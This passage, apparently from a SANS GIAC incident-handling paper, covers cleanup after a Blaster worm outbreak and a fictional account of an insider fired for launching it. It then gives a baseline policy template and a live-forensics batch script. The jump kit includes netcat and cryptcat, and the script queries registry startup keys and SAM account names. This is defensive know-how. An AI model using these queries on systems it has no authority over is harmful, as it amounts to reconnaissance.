
5.4 *Eradication.*

The Lead Investigator concludes that the victim machines have only been hit and infected by the msblast.exe worm and no other signs of malicious code or tampering are present. This will make cleanup (eradication) much easier. The Lead Investigator informs that help desk technician on the scene that they can use the vendor provided removal tools to remove the blaster worm from the infected systems. He then clears all the machines for disinfection except for the identified index machine, which is Frank's notebook. The vendor cleanup tool selected is from Symantec Incorporated and can be downloaded at: (http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html) It's small 132Kb size allows it to be copied to a floppy disk. All the help desk technician has to do is copy the repair tool to the infected system and start it up, pop out the floppy disk and move to the next infected system to repeat the process.



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

When it's finished it provides both a graphical and text report and advises the technician if the Microsoft patch needs to be installed:



The text report states:

The process "msblast.exe" is viral. It is terminated.

Deleted the value "windows auto update" from the registry key "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run".

W32.Blaster.Worm has been successfully removed
from your computer!

Here is the report:

The total number of the scanned files: 6332
The number of deleted files: 0
The number of repaired files: 0
The number of viral processes terminated: 1
The number of registry entries fixed: 1

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.5 *Recovery.*

The MSBlaster worm while a nuisance, does not damage any files. Other than some data that may have been lost if a system crashed, there should be no requirement to restore or rebuild any systems.

5.6 *Lessons Learned.*

Frank spent a relaxing weekend, gloating that the miserable IT Staff would be working feverishly to clean up the mess caused by him. To bad he thought, that the IT security guy kept his notebook. Frank knew that he wouldn't find anything because he deleted the worm off his "desktop" right after he launched the worm.

Monday morning arrived and Frank dutifully showed up for work 15 minutes early. When he entered the building, a security guard asked to see his company ID card. Frank gave it to the guard and then he was asked to come along with the guard. The guard escorted him to the Human Resources (HR) division, straight to the Director's office. Frank thought "how about that they reconsidered my raise." The HR Director, Ms. Jones didn't look like she was in a good mood though. She looked at Frank and simply said "you're fired."

Frank was completely shocked and managed to stammer out "what did I do?"

Ms. Jones without missing a beat stated "You deliberately launched the MSBlaster worm into our internal network last Friday. Your attack temporarily shut down a entire floor of the building and several machines had to be disinfected. We have enough forensic evidence to turn you over to law enforcement authorities and convict you in court. Management has decided just going to fire you."

Frank said defensively "I had no idea that my notebook computer had the virus on it."

Ms. Jones said "On the contrary, we can show that you deliberately disabled you're anti-virus program prior to launching the attack. We can prove that your notebook was the source of the attack. We can prove that you were illegally scanning the network prior to launching the attack. We can prove that the blaster worm was located on your desktop and had to manually be activated by you for it to launch its attack. We can prove that you systematically searched the internet for articles on the worm, to include downloading the source code. We can also prove that you were surfing port sites. Lastly, we can prove that you deleted the blaster worm off your desktop, but you were to, what's the word I'm looking for – ah yes, stupid to delete the contents of your trash can, not that would've mattered. Computer forensics is a wonderful thing, don't you think?"

Frank said "I need to get my personal effects out of my office."


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Ms. Jones said "That won't be necessary Frank, they're right here" pointing to a box in her office. "Guard, escort Frank out of the building."

"Well that sucks" thought Frank as he was being escorted out of the building. "I had no idea that the IT security geeks were that good."

This incident was rapidly and effectively treated because:

- Teamwork – This is unquestionably the most critical and most challenging skill to have. Having effective communication between the staff sections assists in "breaking" the System Compromise Triangle, by rapidly identifying that the organization may have a computer security incident and then taking aggressive steps to prevent or correct the problem, by removing one or more legs of the triangle.



- Use of Virtual Local Area Networks (VLANs) to segment the network and to allow rapid isolation of "sick" network segments.

- Intrusion Detection System (IDS) and Centrally Managed Anti-Virus protection – was critical in identifying that the organization had a problem, what the problem was, were it started and what systems it was impacting on. No organization should be without either of these systems.

- Baselines – Having a baseline policy and procedures greatly enhances incident response and provides the organization the ability to have viable electronic evidence available if they elect to take any type of disciplinary or legal action. The baseline information and tools presented in this paper are all free, while it may be a management challenge to keep current on every user's workstation, baselines of any critical system should be mandatory. An incident handler can tell in a matter of minutes what, if any changes happened on a system that had a current baseline done on it.

- Emergency Action Authority Charts – Organizations should have a clearly defined chart listing who has the authority to do what based on the system. Typically, there are four possible emergency actions: Disconnect from the network, emergency power off, monitor, or to leave the system alone. For example, it would be prudent to grant to help desk technicians the authority to order an emergency disconnection of a users workstation if it's suspected that it's infected with a virus or worm. Emergency network disconnection of the organization's central Email server may rightly require the approval authority of the CIO. The chart should include a primary and alternate approval authority, the action(s) they are allowed to do and steps to take if they are not

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

available (automatic approval if they or a more senior person cannot be reached in a certain amount of time, etc.)

- Computer Security Incident Response Plan (CSIRP) – The CSIRP is the source document for all incident related actions. It should contain relevant policies and procedures to handle every aspect of the Incident Handling Process. The CSIRP should also contain current information about the organizations network – IP addressing scheme, static IP address list, logical and physical network diagrams, firewall rule sets, router configurations, etc. so the incident handling team does not have to search for a critical piece of information during a crisis. This plan should be part of the Computer Security Incident Response Team (CSIRT) "Jump Kit" and kept current and available at all times.

6. **Extras.**

I've included some information and tools that may be of assistance to my fellow incident handlers. These tools and information are free for your use unless noted otherwise. I have put a lot of time into developing these tools – especially the batch files and would greatly appreciate any of your comments to make them more useful. I can be reached at tsgrant613@hotmail.com.

6.1 ***System Baseline Policy and Procedures (Sample starting on next page)***

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

(Cover Sheet)

Organizational Name

General Support System Baseline Documentation

(Microsoft Windows ® Server Operating Platform)
Computer System Name:
Computer System Role:
IP Address:

Restricted Distribution:
Senior Management, CSIRT Members, and
Network Operations Staff Only

(date)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1. **Introduction**. This document contains baseline documentation requirements for any *(ORGANIZATIONAL NAME)* Microsoft Windows ® Server based operating system. This document provides critical information for:

1.1 Disaster Recovery

1.2 Network Troubleshooting

1.3 Computer Security Incident Response

1.4 Change/Configuration Management

2. **Requirements.** This documentation must be completed, reviewed and accepted by the Chief of Network Operations before the system can be placed into production status. The Chief of Network Operations can temporarily waive these requirements in emergency cases (failed server, emergency patch etc.), but the updated documentation must be submitted for approval within ten (10) working days after the waiver is granted. Additionally, a copy of this package will be provided to the Chief Security Officer within 10 working days of the system being placed into production.

3. **Procedure.** Follow this checklist to complete your baseline documentation requirements.

3.1 ☐ Complete the Security Configuration Checklist for that server role, Domain Controller, Mail, Anti-Virus, SQL, FTP, File & Print server, etc.. Contact *(security section)* for the most current checklist.

3.2 ☐ Contact *(security section)* so they can run a baseline vulnerability scan on the system.

3.3 ☐ Discuss with *(security section)* on what steps to take (if any) to correct any vulnerabilities detected during the scan.

3.4 ☐ Create the following folders:

3.4.1 ☐ *local drive*:\Support

3.4.2 ☐ *local drive*:\Support\Baseline

3.5 ☐ Set NTFS permissions and enable inheritance (propagation) on the support folder to *domain*/Domain Admins - Full Control and remove all other users/groups.

3.6 ☐ Run Winver, START > RUN > winver, take a screenshot and save as winver.jpg and save in *local drive*:\Support\Baseline folder.

3.7 ☐ Run Winmsd, START > RUN > winmsd, export data for baseline folder using ACTION > SAVE AS SYSTEM INFORMATION FILE command. Save this in the *local drive*:\Support\Baseline folder.

3.8 ☐ Run a Full Virus Scan, take a screenshot and save as antivirus_scan.jpg and save it in the *local drive*:\Support\Baseline folder.

3.9 ☐ Insert the Baseline Collection CD-ROM (floppy if needed) and run the Baseline Data Collection program by entering: START > RUN > cd *drive letter*:\ir\cmd.exe. Then enter at the DOS command prompt: cd *drive letter*:>\ir\baseline.bat (or just baseline) which will run the baseline collection batch file. The results will be saved in a new folder named “Baseline” and located at *local hard drive*:\Baseline. **Note:** This program may take from 15 to 45 minutes to complete as it inventories the hard drive(s) and produces a MD5 checksum of critical files on every local drive. Please be patient.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.10 Place inside the *local hard drive*:\Support\Baseline folder the following electronic files:

3.10.1 ☐ Baseline folder containing:

3.10.2 ☐ WinVer.jpg screen shot

3.10.3 ☐ WinMsd.nfo saved file.

3.10.4 ☐ Completed Security Configuration Checklist.

3.10.5 ☐ Vulnerability Scanning Report(s) - provided by *(security section)*.

3.10.6 ☐ A compressed (zipped) copy of the baseline folder that was created while running the baseline.bat batch file.

3.10.7 ☐ Physical Network Diagram which will include, make, model, type of system, serial number, maintenance code number (if applicable), warranty type and expiration, warranty contact phone number, web site and email address, rack number and location inside rack, network \ peripheral connections, etc.

3.10.8 ☐ Updated Logical Network Diagram to reflect the addition\modification of the new system.

3.10.9 ☐ Electronic copy of the (Sign Off Sheet) and any other relevant documents or emails (approval, correction, etc).

3.11 Get Management Approval of documentation and provide a copy to the CSO:

3.11.1 Chief of Network Operations:

☐ Approved or ☐ Disapproved (reason):

3.11.2 Chief Security Officer:

☐ CD-ROM Copy Provided on (date):

3.12 ☐ When completed and approved, Burn three copies of the following onto a CD-ROM Titled: System Name, Baseline Configuration as of: date. Mark the CD-ROM: (your warning/classification label). CD-ROM DISTRIBUTION:

3.12.1 ☐ Network Operations Center

3.12.2 ☐ Off-Site Disaster Recovery Storage

3.12.3 ☐ Chief Security Officer

4. **Updates.** Provide a copy of the updated Baseline Documentation annually or upon any major modifications/system updates.

Point of Contact. Name, office phone number, cell/pager number, email address, etc.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.2 *CSIRT Jump Kit, Incident Response Folder – Directory Listing.*

Incident Response Folder Directory Listing:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

 Directory of C:\IR

07/01/2003  14:27            58,880 AFind.exe
05/08/2001  05:00            19,728 arp.exe
12/02/1999  13:53            61,440 AUDITPOL.EXE
02/08/2004  10:46            27,687 Baseline.bat
07/22/2002  12:05           236,304 cmd.exe
12/27/2000  05:26            65,536 cryptcat.exe
09/23/2003  14:59             1,312 CryptCat_Procedures.txt
05/08/2001  05:00            12,560 doskey.exe
12/02/1999  13:53            80,896 DUMPEL.EXE
02/11/2004  09:00    <DIR>          Evidence
02/12/2001  11:56           126,976 fport.exe
08/23/2003  09:34           290,816 fsum.exe
05/08/2001  05:00            35,600 ipconfig.exe
02/05/2004  12:27            27,295 IR.bat
01/11/2004  15:18            28,273 IRCD.bat
01/11/2004  15:18            16,799 IRNet.bat
01/11/2004  15:19             7,844 IRScreen.bat
08/27/2000  17:02            10,000 kill.exe
09/16/2003  15:49            53,248 listdlls.exe
02/13/2001  14:04            49,152 LsaExt.dll
05/08/2001  05:00            20,752 nbtstat.exe
01/03/1998  13:37            59,392 nc.exe
05/08/2001  05:00            42,768 net.exe
05/08/2001  05:00            26,896 netstat.exe
09/17/2001  11:25           208,948 NTLast.exe
05/08/2001  05:00            28,944 psapi.dll
08/13/2002  11:49            86,016 pslist.exe
01/11/2001  13:11            45,056 psloggedon.exe
03/11/1999  02:46           119,056 Reg.exe
07/01/2003  14:28            51,712 SFind.exe
05/09/2002  16:26           104,448 win32gnu.dll
              33 File(s)      2,387,021 bytes
               3 Dir(s)   3,627,913,216 bytes free

C:\IR>
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.3 *CSIRT Jump Kit – Incident Response Folder Tools used in the Batch Files.*

TOOL	COPYRIGHT OF	VERSION	WEB SITE
afind	Foundstone, Inc.	Version 2.0	http://www.foundstone.com
arp	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
auditpol	Microsoft Corporation	Version 2.0	http://www.microsoft.com
Auditpol	Microsoft Corporation	Version 2.0	http://www.microsoft.com
Cryptcat	farm9.com	Version 1.10	http://farm9.org/Cryptcat
date	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
dir	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
diskmap	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
dumpel	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
FPort	Foundstone, Inc.	Version 1.33	http://www.foundstone.com
fsum	SlavaSoft Inc.	Version 2.5	http://www.slavasoft.com
ipconfig	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
MS-DOS Cmd.exe	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
nbtstat	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
nc	original version - Hobbit, nt version - Weld Pond	Version 1.10	http://netcat.sourceforge.net
Netstat	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
NTLast	Foundstone, Inc.	Version 3.0	http://www.foundstone.com
PsList	Mark Russinovich, SysInternals	Version 1.22	http://www.sysinternals.com
PsLoggedOn	Mark Russinovich, SysInternals	Version 1.2.1	http://www.sysinternals.com
reg query	Microsoft Corporation	Version 1.10	http://www.microsoft.com
sfind	Foundstone, Inc.	Version 3.0	http://www.foundstone.com
time	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com
tree	Microsoft Corporation	Version 5.0.2134.1	http://www.microsoft.com

6.4 *CSIRT Jump Kit – Baseline.bat Batch File Listing.*

This batch file is used to collect the initial forensic information before the system is placed into production and updated as determined by the organization.

```
echo off
echo.
echo  *** WARNING ***
echo.
echo  This tool is for the use of authorized CSIRT members.
echo  Inappropriate or unauthorized use of this tool may
echo  result in adverse criminal, civil or administrative action.
echo.
echo  (Company Name)
echo  Computer Security Incident Team (CSIRT)
echo.
echo  *** Initial Response ***
echo  IN-DEPTH Live Forensic Dump of Critical Data
echo  Local Hard Drive Baseline Collection Version 1.0.4, 11 January 2004
echo.
echo  Created by Timothy S. Grant
echo  Information Assurance Analyst
echo  tsgrant613@hotmail.com
echo.
Rem *** Copyright (c) Notice ***
echo.
echo. The tools and script in this batch file are Copyright (C) Protected Material.
echo. All freeware tools and other intellectual property are Copyright (C) protected by their owners.
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Rem
Rem  I'm gratefull to all of the freeware tool owners who so graciously provided these tools to help
Rem  in securing our community.  I've listed their copyright data before the use of their tool.
Rem
Rem  This batch file is based on an example provided in the book, "Incident Response & Computer Forensics, 2nd Edition"
Rem  by Kevin Mandia, Chris Proise and Matt Pepe, Osborne, McGraw-Hill press, 2003. ISBN: 0-07-222-696-X.
Rem  It is an absolutely superb work and I highly encourage anyone charged with computer security responsiblities
Rem  to read this book.
Rem
Rem  The batch file script is Copyright (C) 2003 by Timothy S. Grant and the United States Government.
Rem  It may be used freely by any person or organization with information security duties - all I ask is that you
Rem  contact me if you have suggestions to improve this or to share ideas, techniques and procedures.
Rem
Rem  The only way we succeed in securing our networks is to -- Share -- our knowledge and skills with each other.
Rem
Rem  Thank You.
pause
echo off
echo ************************************************************************************************************
echo Making CSIRT Response Directory.
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\CSIRT
echo.
echo ************************************************************************************************************
echo Recording the Current System Time and Date.
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\Baseline\a_DTG_Stamps
        time /t >> C:\Baseline\a_DTG_Stamps\1_start_time.txt
        date /t >> C:\Baseline\a_DTG_Stamps\2_start_date.txt
echo.
echo.
echo ************************************************************************************************************
echo Run Initial md5checksum Hash
echo ************************************************************************************************************
Rem SlavaSoft Optimizing Checksum Utility - fsum 2.5
Rem Implemented using SlavaSoft QuickHash Library <www.slavasoft.com>
Rem Copyright (C) SlavaSoft Inc. 1999-2003. All rights reserved.
echo.
        mkdir C:\Baseline\b_MD5Sums
        fsum -md5 -r *.* >> C:\Baseline\b_MD5Sums\3_start_md5sums.txt
echo.
echo.
echo ************************************************************************************************************
echo Determine Who is Logged On the System
echo ************************************************************************************************************
Rem PsLoggedOn v1.21 - Logon Session Displayer
Rem Copyright (C) 1999-2000 Mark Russinovich
Rem SysInternals - www.sysinternals.com
echo.
        mkdir C:\Baseline\c_Logged_On
        psloggedon >> C:\Baseline\c_Logged_On\4_psloggedon.txt

echo.
echo.
echo ************************************************************************************************************
echo Display Current Active Connections
echo ************************************************************************************************************
Rem Netstat Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\Baseline\d_Active_Connections
        netstat -a >> C:\Baseline\d_Active_Connections\5_netstat_name.txt
        netstat -an >> C:\Baseline\d_Active_Connections\6_netstat_ip.txt
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        netstat -e >> C:\Baseline\d_Active_Connections\7_netstat_stats.txt
        netstat -r >> C:\Baseline\d_Active_Connections\8_netstat_routing_table.txt
        netstat -s >> C:\Baseline\d_Active_Connections\9_netstat_perProtoStats.txt
echo.
echo.
echo ************************************************************************************************************
echo Display Currently Listening Ports
echo ************************************************************************************************************
Rem FPort v1.33 - TCP/IP Process to Port Mapper
Rem Copyright 2000 by Foundstone, Inc.
Rem http://www.foundstone.com
echo.
        mkdir C:\Baseline\e_Open_Ports
        fport >> C:\Baseline\e_Open_Ports\10_fport.txt
        fport /p >> C:\Baseline\e_Open_Ports\11_By_Port.txt
        fport /i >> C:\Baseline\e_Open_Ports\12_By_PID.txt
        fport /a >> C:\Baseline\e_Open_Ports\13_By_Application.txt
echo.
echo.
echo ************************************************************************************************************
echo List all Active Processes
echo ************************************************************************************************************
Rem PsList 1.22 - Process Information Lister
Rem Copyright (C) 1999-2002 Mark Russinovich
Rem Sysinternals - www.sysinternals.com
echo.
        mkdir C:\Baseline\f_Active_Processes
        pslist >> C:\Baseline\f_Active_Processes\14_pslist.txt
        pslist -t >> C:\Baseline\f_Active_Processes\15_pslist_tree.txt
echo.
echo.
echo ************************************************************************************************************
echo List ARP Cache
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\Baseline\g_ARP_Cache
        arp -a >> C:\Baseline\g_ARP_Cache\16_arp.txt
echo.
echo.
echo ************************************************************************************************************
echo List NetBIOS Cache
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\Baseline\h_NetBIOS_Cache
        nbtstat -c >> C:\Baseline\h_NetBIOS_Cache\17_nbtstat_cache.txt
        nbtstat -n >> C:\Baseline\h_NetBIOS_Cache\18_nbtstat_names.txt
echo.
echo.
echo ************************************************************************************************************
echo List IP Configuration Data
echo ************************************************************************************************************
Rem MS-DOS Command
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
        mkdir C:\Baseline\i_IP_Data
        cd c:\
        ipconfig /all >> C:\Baseline\i_IP_Data\19_ipconfig_all.txt
        ipconfig /displaydns >> C:\Baseline\i_IP_Data\20_ipconfig_dns.txt
        cd c:\ir
echo.
echo.
echo ************************************************************************************************************
echo Display Recursive Directory Listing by Creation Time (A, C, D and E Drives Only)
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
rem	Last Access Time = dir /a  Last Modification Time = dir /w  Last Creati on Time = dir /c
rem
	mkdir C:\Baseline\j_Directory_Listings\a_creation_time
	dir /c:a /a /s /o:d a:\ >> C:\Baseline\j_Directory_Listings\a_creation_time\21_adrive_access.txt
echo.
	dir /c:a /a /s /o:d c:\ >> C:\Baseline\j_Directory_Listings\a_creation_time\22_cdrive_access.txt
echo.
	dir /c:a /a /s /o:d d:\ >> C:\Baseline\j_Directory_Listings\a_creation_time\23_ddrive_access.txt
echo.
	dir /c:a /a /s /o:d e:\ >> C:\Baseline\j_Directory_Listings\a_creation_time\24_edrive_access.txt
echo.
echo.
echo ************************************************************************************************************
echo List the Current Audit Policy
echo ************************************************************************************************************
Rem Auditpol, Version 2.0
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
	mkdir C:\Baseline\k_Audit_Policy
	auditpol >> C:\Baseline\k_Audit_Policy\25_audit_policy.txt
echo.
echo.
echo ************************************************************************************************************
echo List Selective Registry Information
echo ************************************************************************************************************
Rem MS-DOS Command, Version 5.0.2134.1
Rem Copyright (C) Microsoft Corp. 1981-1999
echo.
	mkdir C:\Baseline\l_Registry_Data
echo.
echo.
echo ************************************************************************************************************
echo Registry - Getting User Information
echo ************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
echo.
	mkdir C:\Baseline\l_Registry_Data\a_User_Information
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner" >>
C:\Baseline\l_Registry_Data\a_User_Information\26_User_Info.txt
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization" >>
C:\Baseline\l_Registry_Data\a_User_Information\27_Registered_Organization.txt
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductID" >>
C:\Baseline\l_Registry_Data\a_User_Information\28_Product_ID.txt
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList" >>
C:\Baseline\l_Registry_Data\a_User_Information\29_Profile_List.txt
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" >>
C:\Baseline\l_Registry_Data\a_User_Information\30_Winlogon.txt
	reg query "HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names" >>
C:\Baseline\l_Registry_Data\a_User_Information\31_Domain_User_Names.txt
echo.
echo.
echo ************************************************************************************************************
echo Registry - Getting System Information
echo ************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
echo.
	mkdir C:\Baseline\l_Registry_Data\b_System_Information
	reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\Computername" >>
C:\Baseline\l_Registry_Data\b_System_Information\32_Computer_Name.txt
	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion" >>
C:\Baseline\l_Registry_Data\b_System_Information\33_CSDVersion.txt
REM Get Legal Warning Banner Text if it Exists
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeText" >>
C:\Baseline\l_Registry_Data\b_System_Information\34_Legal_Notice_Text.txt
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\legalnoticecaption" >>
C:\Baseline\l_Registry_Data\b_System_Information\35_Legal_Notice_Caption.txt
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\legalnoticetext" >>
C:\Baseline\l_Registry_Data\b_System_Information\36_Legal_Notice_Text.txt
REM Check to see if Virtual Swapfile is Overwritten when ReBooted.
REM YES = 1, NO = 0
        reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\ClearPageFileAtShutdown" >> C:\Baseline\l_Registry_Data\b_System_Information\37_Clear_Page_File.txt
REM To see if administrative shares are shared on a Windows NT or higher system.  Shared = 1
        reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\AutoShareWks"
>> C:\Baseline\l_Registry_Data\b_System_Information\38_AdminShares_Allowed.txt
REM To see if any shares are provided on the system
        reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares" >>
C:\Baseline\l_Registry_Data\b_System_Information\39_Shares.txt
echo.
echo.
echo ************************************************************************************************************
echo Registry - Getting Startup Program Information
echo ************************************************************************************************************
Rem Command-line registry manipulation utility version 1.10.
Rem Copyright Microsoft Corporation 1997.  All rights reserved.
echo.
        mkdir C:\Baseline\l_Registry_Data\c_StartUp
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" >>
C:\Baseline\l_Registry_Data\c_Startup\40_Run.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" >>
C:\Baseline\l_Registry_Data\c_Startup\41_RunOnce.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" >>
C:\Baseline\l_Registry_Data\c_Startup\42_Run_Services.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" >>
C:\Baseline\l_Registry_Data\c_Startup\43_Run_Services_Once.txt
        reg query "HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Run" >>
C:\Baseline\l_Registry_Data\c_Startup\44_CurrentVersion_run.txt
        reg query "HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\RunOnce" >>
C:\Baseline\l_Registry_Data\c_Startup\45_CurrentVersion_runonce.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit" >>
C:\Baseline\l_Registry_Data\c_Startup\46_Winlogon_Userinit.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell" >>
C:\Baseline\l_Registry_Data\c_Startup\47_Winlogon_shell.txt
        reg query "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services" >>
C:\Baseline\l_Registry_Data\c_Startup\48_CurrentControlSet_Services.txt
        reg query "HKEY_CLASSES_ROOT\exefile\shell\open\command" >>
C:\Baseline\l_Registry_Data\c_Startup\49_shell_open_command.txt
        reg query "HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command" >>
C:\Baseline\l_Registry_Data\c_Startup\50_classes_exefile_shell_open_command.txt
Rem The below registry checks do not work on Windows XP Professional.
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load" >>
C:\Baseline\l_Registry_Data\c_Startup\51_Windows_Load.txt
        reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run" >>
C:\Baseline\l_Registry_Data\c_Startup\52_Windows_Run.txt
